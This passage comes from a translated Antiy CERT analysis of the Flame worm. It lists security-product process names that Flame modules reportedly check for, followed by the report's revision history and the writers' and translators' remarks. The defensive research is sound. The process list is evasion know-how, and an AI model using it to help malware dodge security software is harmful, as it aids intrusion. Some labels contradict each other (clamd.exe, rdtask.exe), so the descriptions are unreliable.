pgaccount.exe	A process related to a personal account. When logging in with another account after logging out of one, there may exist two processes of this kind
EMLPROUI.exe	The process of Quick Heal anti-virus software
xcommsvr.exe	The program related to BitDefender anti-virus products
TMBMSRV.exe	A part of PC-cillin produced by Trend Micro
umxcfg.exe	A process related to Tiny Firewall: Network firewall software produced by Tiny Software
Kpf4gui.exe	A process related to the personal firewall of Kerio
SpyHunter3.exe	The process of Spy Hunter Anti-spyware software
NVCSCHEd.exe	Nvcsched.exe is a process belonging to the Norman virus console and responsible for running scheduled scan tasks
alsvc.exe	The process of Sophos Anti-Virus security product
avguard.exe	A part of personal network security suite of Anti-Vir
Fssm32.exe	A process related to F-Secure anti-virus software which scans viruses
DFServEx.exe	The process of Freezing-point restoring software
live help.exe	A process related to Windows32 applications

Process	Description
DF5ServerService.exe	The process of Freezing-point restoring software
bdss.exe	A part of BitDefender anti-virus product
sched.exe	Sched.exe is a process belonging to the Norman virus console and responsible for running scheduled scan tasks
jpfsrv.exe	The process of the Jetico Personal Firewall service
PXConsole.exe	The process of Prevx Home anti-spyware
ONLINENT.exe	A process related to the Quick Heal Total security product
SSUpdate.exe	The spyware scanning process of SUPER Anti-Spyware
SpywareTerminator.exe	A process related to Crawler anti-virus software
ONLNSVC.exe	A process related to F-Secure anti-virus software
mpsvc.exe	The process of micro-point active defense
vsserv.exe	The relevant program of Bull Guard network security suite and BitDefender anti-virus product
cpf.exe	The main process of Comodo Personal Firewall
UmxPol.exe	A process related to Tiny Firewall. Tiny Firewall: a network firewall software produced by Tiny Software
RDTask.exe	Virtual CD program
TmPfw.exe	A part of Trend Micro security product
ike.exe	The service of FortiClient SSL VPN
DFAdmin6.exe	The process of Freezing-point restoring software
asr.exe	The process of Advanced Spyware Remover anti-spyware
FWService.exe	The PCToolsFirewallPlus service process
protect.exe	The process of Safe'n'Sec product
NJEEVES.exe	A part of the Norman anti-virus product
TMAS_OEMon.exe	The Trend Micro Anti-Spam process
sp_rsser.exe	The process of Spyware Terminator anti-spyware
WSWEEPNT.exe	The Sophos Anti-Virus process
ipcsvc.exe	The process of security software of Net Veda Safety.Net
UmxAgent.exe	The process of CA Anti-Virus Service
Umxlu.exe	The process of Tiny Firewall: Network firewall software produced by Tiny Software
kav.exe	The process of the Kaspersky Anti-Virus product
MPF.exe	The process related to Macfee network security suite to protect the computers against the worms and viruses
umxagent.exe	The process of the CA Anti-Virus service

Process	Description
avp.exe	The process of the Kaspersky Anti-Virus product
TSmpNT.exe	The process of Omniquad MyPrivacy software
fsgk32st.exe	A process related to F-Secure anti-virus software
zlclient.exe	The client-end program of Zone Alarm personal firewall
R-Firewall.exe	The process of R-Firewall personal firewall
sww.exe	Unknown
umxtray.exe	The process of Tiny Firewall: A network firewall software produced by Tiny Software
ccApp.exe	A part of Norton Anti-Virus 2003
avpm.exe	A part of the anti-virus suite produced by Kaspersky
smc.exe	A part of Norton Anti-Virus 2003
PF6.exe	The process of Privatefirewall
ipcTray.exe	The process of the security software of Net Veda Safety.Net
fsaua.exe	fsaua.exe is a process belonging to the automatic updates agent of F-Secure
fsqh.exe	The isolation management tool of F-secure anti-virus software
R-firewall.exe	The R-Firewall Personal Firewall process
pcipprev.exe	Firewall software
blackice.exe	The main process of Blackice
ekrn.exe	The program related to ESET Smart Security or ESET NOD32 Antivirus
configmgr.exe	The IBM Case Manager process
ipatrol.exe	The security software of the Internet Security Alliance
savadminservice.exe	Unknown
alupdate.exe	The important file to normal operation, office software, games running
Zanda.exe	The control procedures of the Norman anti-virus product and also the resident program
nstzerospywarelite.exe	A part of anti-spyware
AdoronsFirewall.exe	A part of Adorons firewall application
vsmon.exe	A part of Zone Alarm Personal Firewall
snsncon.exe	The process file of Safe'n'Sec 2009
vdtask.exe	A virtual CD-ROM software
OEInject.exe	The process related to Omniquad Total Security anti-virus software
procguard.exe	With description GUI Aspect of ProcessGuard is a process file from company DiamondCS belonging to product DiamondCS ProcessGuard. The file is not digitally signed.

Process	Description
UmxCfg.exe	A process related to the network firewall software of Tiny Firewall
SpywareTerminatorShield.exe	Spyware Terminator process: a free and easy-to-use removal tool for spyware
fsgk32.exe	A process related to F-Secure anti-virus software
mpfcm.exe	Unknown
SWNETSUP.exe	A process related to applications for the anti-virus and network support service of Sophos Anti-Virus
UfSeAgnt.exe	A part of PC-cillin anti-virus software produced by Trend Micro
fsguidll.exe	A real-time virus monitoring and protection system
clamd.exe	The process related to Clam AV
PXAgent.exe	The relevant parts of Prevx Home security software
snsupd.exe	The updating part of SysWatch client-end
updclient.exe	The upgrade process of Zone Alarm security software
tikl.exe	The malicious key logger program
FirewallGUI.exe	The process of a firewall
ZeroSpyware Lite.exe	The process of Zero Spyware
RTT_CRC_Service.exe	A part of the R-Firewall firewall
SfCtlCom.exe	A part of PC-cillin anti-virus software produced by Trend Micro
FrzState.exe	The freezing-point restoring product process
avgnt.exe	A part of H+BEDV anti-virus software
cmdagent.exe	The process of Comodo firewall for detecting and removing viruses, it also has the automatic monitoring system of Vshield and always resides in the system tray. It will detect files' security automatically when you open them in disks, web browsers and e-mails folders. If the files contain viruses, it will warn the user immediately and take the appropriate actions.
sppfw.exe	The process of Securepoint by GmbH: the process related to functionality such as its firewall
cdinstx.exe	The process of anti-virus software
aupdrun.exe	The upgrading program for Agnitum Outpost Firewall automatically
omnitrays.exe	The Network DVR Server process of Genetec Omnicast
Kpf4ss.exe	A part of the Windows process of Kerio personal firewall
gateway.exe	The process of advertisement planning of WindUpdates
FSMA32.exe	A part of F-Secure anti-virus software
SavService.exe	The process related to Sophos Anti-Virus Module

Process	Description
BootSafe.exe	A small program which can restart fast to enter Safe mode
fspc.exe	The process of the Internet security suite of F-Secure
AntiHook.exe	The process of the Anti-Hook control center
dfw.exe	The Signs firewall process
FSM32.exe	A part of F-Secure anti-virus software
Netguard Lite.exe	A part of ZeroSpyware spyware
pfsvc.exe	A Windows file created by Privacyware, related to its firewall
op_mon.exe	The real-time monitoring program of Outpost Firewall
zerospyware le.exe	The process related to the personal privacy protection software of Zero Spyware
DF5SERV.exe	The freezing-point restoring product process
TmProxy.exe	A part of PC-cillin anti-virus software produced by Trend Micro
safensec.exe	A process of Safe'n'Sec product
FSMB32.exe	A part of F-Secure anti-virus software
Tray.exe	The process of the Net Veda Safety.Net security software
umxfwhlp.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
nvcoas.exe	The process of Norman Virus
FAMEH32.exe	The process of F-Secure Anti-Virus
tinykl.exe	The tiny keyboard logging tools which are easy and convenient to use
ccSetMgr.exe	A of Symantec network security suite
SUPERAntiSpyware.exe	The relevant parts of SUPER Anti-Spyware
fsav32.exe	The F-Secure Anti-Virus process
outpost.exe	The program related to Outpost Personal Firewall
UmxFwHlp.exe	Network firewall software produced by Tiny Software
Fspex.exe	A process related to the F-Secure Anti-Virus service
bdagent.exe	The program related to BitDefenderProfessional anti-virus software
wwasher.exe	A process related to the Webwasher security product
VCATCH.exe	The process related to VCatch 2003 CommonSearch
spfirewallsvc.exe	The driver process of SecurePoint firewall
cdas17.exe	The process related to CyberDefender AntiSpyware
dvpapi.exe	A process related to Authentium Antivirus
fssm32.exe	The process of F-Secure anti-virus software used to scan viruses
livesrv.exe	The online upgrading program related to BitDefenderProfessional

Process	Description
	anti-virus software
Fsav32.exe	The process of F-Secure anti-virus software

Appendix 3: Process List of Main Foreign Antivirus Software

Detected by advnetcfg.ocx

Process	Description
fwsrv.exe	The process of the AVG Firewall Service
ssupdate.exe	The spyware scanning process of SUPER Anti-Spyware
zerospyware lite.exe	The anti-spyware process of Zero Spyware
dcuserprot.exe	The process of DiamondCS Process Guard: a system security program
spywareterminatorshield.exe	The process of Spyware Terminator: free and easy-to-use software for spyware removal
zerospyware lite_installer.exe	The process related to Zero Spyware components: personal privacy protection software
umxagent.exe	The process of the CA Anti-Virus service
fsdfwd.exe	The process of the F-Secure Anti-Virus components
fspex.exe	The process of the F-Secure Anti-Virus service
sab_wab.exe	The SUPERAntiSpyware components process
blinkrm.exe	The process of the product developed by eEye Digital Security
pxconsole.exe	The process of Prevx Home anti-spyware
jpfsrv.exe	The process of Jetico Personal Firewall Service
lpfw.exe	The process of Lavasoft Personal Firewall
updclient.exe	The process to upgrade the security software of Zone Alarm
fameh32.exe	The process of F-Secure Anti-Virus
blinksvc.exe	The process of modules related to eEye Digital Security
spyhunter3.exe	The process of Spy Hunter anti-spyware
swupdate.exe	The process of Sophos Anti-Virus
nvcoas.exe	The process of Norman Virus
fch32.exe	The process of F-Secure Anti-Virus
pgaccount.exe	The process related to a personal account. When logging in with another account after logging out of one, there may exist two processes of this kind.
blink.exe	The process of a product developed by eEye Digital Security
umxcfg.exe	The process related to Tiny Firewall: network firewall software produced by Tiny Software
zlh.exe	The network security suite control program for Norman anti-virus
fsm32.exe	A process related to F-Secure anti-virus software for managing the scheduled scanning tasks
live help.exe	A process related to Windows32 applications
vcatch.exe	The process related to VCatch 2003 CommonSearch
icmon.exe	The activity monitor process for anti-virus detection of Sophos Anti-Virus
netguard lite.exe	A part of ZeroSpyware spyware
cpf.exe	The main program of Comodo Personal Firewall

Process	Description
nip.exe	The anti-virus software console of Norman for scanning and monitoring POP3, SMTP and NNTP viruses
asr.exe	The process of Advanced_Spyware_Remover anti-spyware
nvcsched.exe	nvcsched.exe is a process belonging to the Norman virus console and is responsible for running scheduled scan tasks
ipctray.exe	The process of Net Veda Safety.Net security software
sp_rsser.exe	A process related to the anti-spyware software of Spyware Terminator
firewall 2004.exe	The process of WyvernWorks Firewall 2004
kpf4gui.exe	The process related to Kerio Personal Firewall
ipcsvc.exe	The process of Net Veda Safety.Net security software
sppfw.exe	The process GmbH securepoint which includes firewall functionality
avp.exe	A process related to Kaspersky anti-virus software
fsgk32st.exe	A process related to F-Secure anti-virus software
zlclient.exe	The client-end process of Zone Alarm personal firewall
fsguiexe.exe	A process related to F-Secure anti-virus software
umxpol.exe	Tiny Firewall: network firewall software produced by Tiny Software
umxtray.exe	Tiny Firewall: network firewall software produced by Tiny Software
cclaw.exe	The control procedures of Norman anti-virus software
zanda.exe	The control procedures of the Norman anti-virus product and also the resident program
rtt_crc_service.exe	A process related to R-Firewall
fsaua.exe	A process belonging to automatic updates agent of F-Secure
fsqh.exe	The isolation management tool of F-secure anti-virus software
pcipprev.exe	Firewall software
ipatrol.exe	The security software of the Internet Security Alliance
licwiz.exe	Unknown
nstzerospywarelite.exe	A part of anti-spyware
njeeves.exe	A part of the Norman anti-virus product
vsmon.exe	A part of the Zone Alarm personal firewall
fsbwsys.exe	A program related to F-Secure anti-virus software
vdtask.exe	A kind of virtual CD-ROM software
procguard.exe	With description GUI Aspect of ProcessGuard is a process file from company DiamondCS belonging to product DiamondCS ProcessGuard. The file is not digitally signed.
fsgk32.exe	A process related to F-Secure anti-virus software
umxlu.exe	Tiny Firewall: network firewall software produced by Tiny Software
fsguidll.exe	Client Security of F-Secure Anti-Virus: the program related to the real-time virus monitoring and protection system
clamd.exe	The process related to Clam AV
fsma32.exe	A part of F-Secure anti-virus software
rdtask.exe	The Windows system process

Process	Description
wsweepnt.exe	The Sophos Anti-Virus process
jpj.exe	Jetico Personal Firewall: A comprehensive and easy-to-use network protection software which can protect computers against hackers
tikl.exe	The malicious key logger program
kpf4ss.exe	A part of the Windows process of Kerio personal firewall
superantispyware.exe	The relevant process of SUPER Anti-Spyware
pxagent.exe	The relevant process of Prevx Home security software
fsmb32.exe	A part of F-Secure anti-virus software
cmdagent.exe	The process of Comodo firewall for detecting and removing viruses
cdinstx.exe	Anti-spyware process
swnetsup.exe	The process related the anti-virus and network support service of Sophos Anti-Virus
bootsafe.exe	A small program which can restart fast to enter Safe mode
fspc.exe	The process of the Internet security suite of F-Secure
antihook.exe	The process of the Anti-Hook control center
dfw.exe	The process of the Signs firewall
elogsvc.exe	The process of the Entrust Entelligence security software
spywareterminator.exe	A process related to the anti-virus software of Crawler
op_mon.exe	The real-time monitoring program of Outpost Firewall
zerospyware le.exe	The process of the personal privacy protection software of Zero Spyware
fssm32.exe	A part of F-Secure anti-virus software
umxfwhlp.exe	The process related to Tiny Firewall: a network firewall software produced by Tiny Software
authfw.exe	The process of Authentium Firewall
tinykl.exe	The tiny keyboard logging tools which are easy and convenient to use
r-firewall.exe	The personal firewall process of R-Firewall
fsav32.exe	The process of F-Secure anti-virus software
wwasher.exe	A process related to Webwasher's security product
spfirewallsvc.exe	The process of the drivers of SecurePoint firewall
cdas17.exe	The process related to CyberDefender AntiSpyware
dvpapi.exe	The process related to Authentium Antivirus
nvoy.exe	A process related to the personal privacy protection software of Zero Spyware
eeyeevnt.exe	A process related to eEye digital security suite

Appendix 4: Process List of Antivirus Software Detected by Ntaps32.ocx.

Note: Some of these processes appear at other modules too.

Process	Description
---------	-------------

Process	Description
avgamsvr.exe	The process of AVG Antivirus components
fwsrv.exe	The process of Jetico Personal Firewall: a personal network firewall with comprehensive and easy-to-use features
ssupdate.exe	The spyware scanning process of SUPER Anti-Spyware
kavmm.exe	The process of Kaspersky Anti-Virus Personal Pro 5
emlproxy.exe	Process of Quick Heal Anti-Virus: a well-known security software in India
xauth_service.exe	Unknown
mpsvc.exe	The process of Micropoint active defense
fprottray.exe	The process of the components related to F-Prot Anti-Virus
dcuserprot.exe	The process of DiamondCS Process Guard: a system security program
spywareterminatorshield.exe	The process of Spyware Terminator: free and easy-to-use software for spyware removal
zerospyware lite_installer.exe	The process of components related to ZeroSpyware
umxagent.exe	The process related to the CA Anti-Virus service
fsdfwd.exe	The process of components related to F-Secure Anti-Virus
fsrt.exe	The process of Fortres Security
rdtask.exe	A Windows system process
fspex.exe	The process of F-Secure Anti-Virus service
sab_wab.exe	The SUPERAntiSpyware components process
avgemc.exe	The process of AVG Anti-Virus
emlproui.exe	The process of Quick Heal Anti-Virus
avgcc.exe	The process of AVG Anti-Virus
pxconsole.exe	The process of Prevx Home anti-spyware
authfw.exe	The process of Authentium Firewall
app_firewall.exe	The process of NetScaler App Firewall
lpfw.exe	The process of Lavasoft Personal Firewall
avgupsvc.exe	The process of AVG Anti-Virus
wsweepnt.exe	The process of Sophos Anti-Virus
fameh32.exe	The process of F-Secure Anti-Virus
blinksvc.exe	The process of components related to eEye Digital Security
spyhunter3.exe	The process of Spy Hunter anti-spyware
fxsrv.exe	Unknown
swupdate.exe	The process of Sophos Anti-Virus
nvcoas.exe	The process of Norman Virus
fch32.exe	The process of F-Secure Anti-Virus
zerospyware lite.exe	The anti-spyware process of Zero Spyware
tsatisfy.exe	The Omniquad Anti-Spy process. Anti-Spy can clear Cookies, Website records, Web cache files, program records opened in the Windows OS and files opened recently, and can even remove the opening records in Media Player.

Process	Description
pgaccount.exe	The process related to a personal account. When logging in with another account after logging out of one, there may exist two processes of this kind
blink.exe	The process of the product developed by eEye Digital Security
umxcfg.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
zlh.exe	The control program of the Norman anti-virus network security suite
fsm32.exe	A process related to F-Secure anti-virus software for managing the scheduled tasks of virus scans
avginet.exe	The process for upgrading AVG Anti-Virus/Spyware online
scanwscs.exe	The process of Quick Heal Technologies anti-virus software
elogsvc.exe	The process of Entrust Entelligence security software
configmgr.exe	The IBM Case Manager process
vcatch.exe	The process related to VCatch 2003 CommonSearch
winlogon.exe	The Windows Logon Process, Windows NT user login program used to manage the user's login and logoff
tinykl.exe	Tiny keyboard logging tools which are easy and convenient to use
netguard lite.exe	Unknown
blinkrm.exe	The process of a product developed by eEye Digital Security
netmon.exe	The process of the Network Monitor software for managing and detecting network status; or the process of a registered worm for mass emails (the variant of Worm.Mimail.m)
ike.exe	The VPN service of FortiClient software
cpf.exe	The main program of Comodo Personal Firewall: a security protection software which is efficient and easy-to-use
avgfwsrv.exe	The process of the AVG Firewall service
asr.exe	The program of Advanced_Spyware_Remover anti-spyware
nvcsched.exe	nvcsched.exe is the process belonging to the Norman virus console which is responsible for running scheduled scan tasks
ipctray.exe	The process of Net Veda Safety.Net security software
sp_rsser.exe	A process related to Spyware Terminator anti-spyware
firewall 2004.exe	The process of Wyvern Works Firewall 2004
kpf4gui.exe	A process related to Kerio personal firewall
ipcsvc.exe	The process of Net Veda Safety.Net security software
kav.exe	A part of Kaspersky Anti-Virus software
sppfw.exe	The process of the GmbH Securepoint firewall
avp.exe	A process related to Kaspersky Anti-Virus software
tsmpnt.exe	The process of Omniquad MyPrivacy, software which can completely clear the hidden information remaining on computers to protect privacy
fsgk32st.exe	A process related to F-Secure anti-virus software
zlclient.exe	The client-end process of Zone Alarm personal firewall

Process	Description
fsguix.exe	A process related to F-Secure anti-virus software
r-firewall.exe	The process of R-Firewall personal firewall
sww.exe	Unknown
tscutynt.exe	Omniquad Total Security: a kind of security software
cdas17.exe	The process related to CyberDefender AntiSpyware
cclaw.exe	The control program for Norman anti-virus software which is also used for its anti-virus scanner
avpm.exe	A part of the anti-virus suite produced by Kaspersky, which can protect your computer against network attacks
zanda.exe	The control program for Norman anti-virus software and also the resident program
rtt_crc_service.exe	A part of R-Firewall
fsaua.exe	The process belonging to the automatic update agent of F-Secure, not the system process.
fsqh.exe	The isolation management tool of F-secure anti-virus software, which focuses on isolating viruses in F-secure's anti-virus system.
pcipprev.exe	Firewall software
ipatrol.exe	Security software produced by Internet Security Alliance
licwiz.exe	The malicious file related to spyware
nstzerospywarelite.exe	A part of anti-spyware
njeeves.exe	A part of Norman anti-virus software. NJeeves.exe sends messages to Norman anti-virus software to control different modules. It also has the functionality for isolation of folders.
vsmon.exe	A part of Zone Alarm personal firewall which is used to monitor web browsing and warn of network attacks
fsbwsys.exe	A process related to F-secure Anti-virus software
vdtask.exe	A virtual CD-ROM software
procguard.exe	With description GUI Aspect of ProcessGuard is a process file from company DiamondCS belonging to product DiamondCS ProcessGuard. The file is not digitally signed.
fsgk32.exe	A process related to F-Secure anti-virus software.
umxlu.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
onlnsvc.exe	Security software
fsguidll.exe	A process related to F-Secure anti-virus software
clamd.exe	A dangerous virus program
services.exe	A part of the Microsoft Windows OS used to manage, start and stop services
fsma32.exe	A part of F-Secure anti-virus software
oeinject.exe	The process related to Omniquad Total Security anti-virus software
updclient.exe	The process to upgrade the security software of Zone Alarm

Process	Description
jpf.exe	The Jetico Personal Firewall process. A comprehensive and easy-to-use network protection software which can protect computers against hackers
tikl.exe	A malicious key logger program
kpf4ss.exe	A part of the Windows process of Kerio personal firewall
pfsvc.exe	The Windows file is a firewall software and created by Privacyware
superantispyware.exe	The relevant part of SUPER Anti-Spyware
pxagent.exe	The relevant part of Prevx Home security software
fsmb32.exe	A part of F-Secure anti-virus software
cmdagent.exe	The process of Comodo firewall for detecting and removing viruses, it also contains the automatic monitoring system of Vshield and always resides in the system tray. It will detect file security automatically when files are opened in disks, web browsers and e-mail folders. If the files contain viruses, it will warn the user immediately and take appropriate actions.
cdinstx.exe	Anti-spyware process
omnitrax.exe	The process of the Network DVR Server of Genetec Omnicast
avgrssvc.exe	The process of the Resident Shield module of AVG anti-virus software
vsdesktop.exe	The sub-process of Virtual Sandbox 2.0 Build 209
swnetsup.exe	A process related to the anti-virus and network support services of Sophos Anti-Virus
fpavserver.exe	The process of the F-PROT Antivirus system service
gateway.exe	The process of advertisement planning of WindUpdates
tray.exe	Unknown
bootsafe.exe	A small program which can restart fast to enter the Safe mode
fspc.exe	The process of the Internet security suite of F-Secure
antihook.exe	The process of Anti-Hook control center
dfw.exe	The process of Signs firewall
live help.exe	A process related to Windows32 applications
pf6.exe	A process related to Privatefirewall
spywareterminator.exe	A process related to Crawler anti-virus software
op_mon.exe	The real-time monitoring process of Outpost Firewall
zerospyware le.exe	A process of personal privacy protection software
nvoy.exe	A process related to Norman Anti-Virus software
umxfwhlp.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
tsansrf.exe	The security suite process of Omnicast Anonymous Surfing
fw.exe	The process of Soft Perfect personal firewall
jpfsrv.exe	Jetico Personal Firewall: A comprehensive and easy-to-use network protection software which can protect computers against hackers
icmon.exe	The Sophos Anti-Virus activity monitor process for anti-virus detection

Process	Description
umxpol.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
fsav32.exe	The F-Secure anti-virus software process
onlinent.exe	The Quick Heal Total security process
explorer.exe	The application of Windows32 which is located in C:\windows\ directory, windows resource manager program
wwasher.exe	A process related to Webwasher's security product
spfirewallsvc.exe	The drivers process of Secure Point firewall
umxtray.exe	A process related to Tiny Firewall: network firewall software produced by Tiny Software
dvpapi.exe	A process related to Authentium Antivirus
fssm32.exe	The process of F-Secure anti-virus software used to scan viruses
eeyeevnt.exe	A process related to eEye digital security suite
xfilter.exe	A process related to Fil firewall

Revision History

Date	Version	Description
2012-5-31	V 1 . 1 . 0	Start analyzing the behavior of the main module; collect related samples.
2012-6-5	V 1 . 1 . 1	Analyze the main module in detail; start analyzing other modules; update the analysis of the Soapr32.ocx module; encrypt the string.
2012-6-8	V 1 . 1 . 2	Update the analysis of the Msglu32.ocx module; this module can search for some file types, such as office files (docx, xlsx, pptx) and also other types; update part of the analysis of the main module; the encryption method is similar to that of Soapr32.ocx.
2012-6-11	V 1 . 1 . 3	Update the analysis of the Nsteps32.ocx module; this module can log keystroke information and capture screenshots; the logged information is encrypted; the encryption method is under analysis; update part of the analysis of the main module.
2012-6-15	V 1 . 1 . 4	Update the analysis of the Advntcfg.ocx module; this module can capture screenshots and collect the system information; the encryption method and parameters are the same with those of Nsteps32.ocx.
2012-6-18	V 1 . 1 . 5	Update the the analysis of the main module; modify the analysis of some other modules.
2012-6-23	V 1 . 1 . 6	Summarize the encryption methods of the modules above; update part of the analysis of the main module; collect other modules.
2012-7-2	V 1 . 1 . 7	Modify some problems of the former version; there are still some problems left, which can be finished tomorrow; add some analysis of the main module; add the comparison table of the encryption methods of various modules; 2 modules are still under analysis.
2012-7-4	V 1 . 1 . 8	Add Table 1 (PE files and functionalities of Flame), Table 2 (File List of Flame), and the analysis of the browse32.ocx module; modify the decryption method list of various modules; give description to files in the process list.
2012-7-5	V 1 . 1 . 9	Add 107 Lua script calling functions (see Apendix 6); other modules are under analysis.
2012-7-6	V 1 . 2 . 0	Find that the static compiling version of Lua module in Flame is the same with the original module; add part of the analysis of the main module.
2012-7-9	V 1 . 2 . 1	Some Lua functions are still under analysis; find the LNK vulnerabilities; some encryption methods are still under verification.
2012-7-10	V 1 . 2 . 2	Introduce how to call Lua function; jimmy.dll module is under

Date	Version	Description
		analysis; verify the encryption algorithm of the main module.
2012-7-11	V 1 . 2 . 3	Update all processes and some processes are under analysis; add analysis of the jimmy.dll module; confirm the Lua version is 5.1; the release date of Lua 5.1 is January 21st, 2006, which proves that the development date of Flame is January 21 st , 2006.
2012-7-12	V 1 . 2 . 4	Find that the functions contained in Flame are Debug version and are similar to the Debug version of Lua.
2012-7-13	V 1 . 2 . 5	Analyze some functions that are used in the main module; there are about 150 functions. (see Appendix 7)
2012-7-16	V 1 . 2 . 6	Analyze the calling Lua functions; find something that seems to be structures (more than 4000 of them).
2012-7-17	V 1 . 2 . 7	Verify that Flame uses DES algorithm; find 16 circular calculation expressions in the calling functions which are obvious characteristics of DES encryption algorithm; match the XOR operation with the calculation mode of the DES algorithm.
2012-7-18	V 1 . 2 . 8	Find that the main module downloads resources to memory; it then executes XOR operation to or decrypts the resources: first, it uses DB DF AC A2 as header; then it decrypts the resource byte by byte.
2012-7-19	V 1 . 2 . 9	Find how Flame calls Lua scripts; Flame creates a few tables during the initialization process in the Lua environment; it then saves key value pairs in these tables; then it extracts special key values from the tables via obtaining the appointed tables; these key values are used as Lua codes.
2012-7-20	V 1 . 3 . 0	Analyze the decryption part of Lua functions; find that the 00004069.exe file and the boot32drv.sys file are the same; they are called in the same server; the service is enabled directly after creation and will be deleted after downloading some files.

Writers' Words

It is the first time that we are faced with such a situation: our research team has been analyzing Flame worm for almost one month and we plan to continue. When Stuxnet broke out, we attempted to carry out long-term analysis, but due to certain limits, we stopped the analysis after 10 days. After the research of Stuxnet, Duqu, and Flame, we gradually find that as a traditional antivirus enterprise, we need innovation when faced with challenges and reform.

Traditional malware usually aims at infecting more computers, but gradually, attackers are driven by economic interests. The malware they develop is with specific functionalities and small sizes. As a result, it is not difficult to analyze such malware. From another perspective, though the interests-driven attackers create many serious threats, such as Trojans and botnets, the balance between attackers and antivirus vendors is still there. Antivirus teams can use the malware capture system and the automatic backend analysis platform to process lots of malware. Sometimes, new detection rules can be extracted from samples even without manual assistance. Then, the rules can be added to antivirus products. Gradually, we become more and more dependent on sandboxes and other automatic systems. Some people even think virus analysis engineers are not doing their jobs.

However, when serious threats such as Stuxnet and Flame appear, the situation becomes totally different. Users begin asking "what does it do" and "how can we avoid similar attacks" instead of "how to detect it" and "is your product effective". Such a situation requires us not to totally depend on the analysis streamline, but to devote ourselves to locale observation, environment simulation and detailed backend analysis.

Flame has large quantities of files and a large size. Being similar to the APT malware that we process earlier, Flame has various modules and a very complex architecture. It can perfectly hide itself in the system, and evade the detection of antivirus products. Its encrypted modules can help hide important information. Such complex and large malware plays a big role in APT attacks. Once it finds that the system is not the specified target, it would exit and delete all the traces, so it seldom breaks out in large quantities. Flame depends heavily on lots of configuration information and remote control. By the time users find it, it usually has finished its missions. We are used to analyzing single virus samples; depend on automatic analysis and disassembly results; and add some sample tags with hash values. Such methods seem to be outdated when we are confronted with malware like Flame.

Faced with so many samples and derivative files, we allocate the work clearly. We cooperate like ants, with each member analyzing one module and recording the analysis results in a timely fashion. We don't expect to finally get a big research report;

instead, we hope that we can collect our findings step by step, and then provide some reference for defending such attacks. The whole analysis is divided into two parts. One is the analysis of the main module which is 6MB. We devote lots of time to analyzing it, including its encryption algorithm, string information and the whole structure. The other part is the analysis of other modules. We found that some modules have the same functionalities, such as collecting information, traversing processes, and capture screenshots. We also found some other interesting information. But we are now still halfway there.

We will continue the analysis of Flame, and continuously update the latest research results to this report in a timely fashion. Though difficult, it is happy and meaningful to stick to this research, especially when with our friends.

Antiy CERT

Translators' Words

The original report is not in English, and the translators are not Computer Science majors. Due to the expertise limit on antivirus, there might be some errors in this report. But we try our best to present you the latest development of Flame worm, and hope that this report can help you a little bit. Of course, we would appreciate if you gave us some suggestions.
